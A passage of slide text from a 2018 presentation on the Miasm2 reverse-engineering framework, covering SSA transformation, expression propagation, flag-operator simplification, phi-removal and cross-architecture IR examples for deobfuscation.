
SSA in Miasm
SSA
Single Static Assignment
Means a variable can only be assigned once
Result: two affectations in a variable creates multiple versions of it.
SSA Implementation
Contribution by Tim Blazytko and Niko Schmidt (Thanks!)
Has many interesting properties!
…is also heavily used in compilation
Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 20/120

After SSA transformation
Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 21/120
Propagation in Miasm
Expression propagation
Rules are used to allow/disallow expression propagation:
Do not move a ”call” operator
Read/Write memory barrier
As we are in SSA, register value propagation is easy to do
Drawbacks
As we are in SSA, we will have to De-SSA to get back to classic world
Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 22/120
After SSA transformation
Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 23/120

After SSA transformation and one propagation
Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 24/120

Explicit operators reduction
High level operators
”CC_<=”(FLAG_SIGN_SUB(X, Y),
FLAG_SUB_OF(X, Y), gives: X <= Y
FLAG_EQ_CMP(X, Y))
Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 25/120

After expression propagation
Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 26/120

Phi-removal
Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 27/120

Same code from ARM
Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 28/120

Same code from AARCH64
Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 29/120

Demo with real code: assembly (86 lines)
Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 30/120
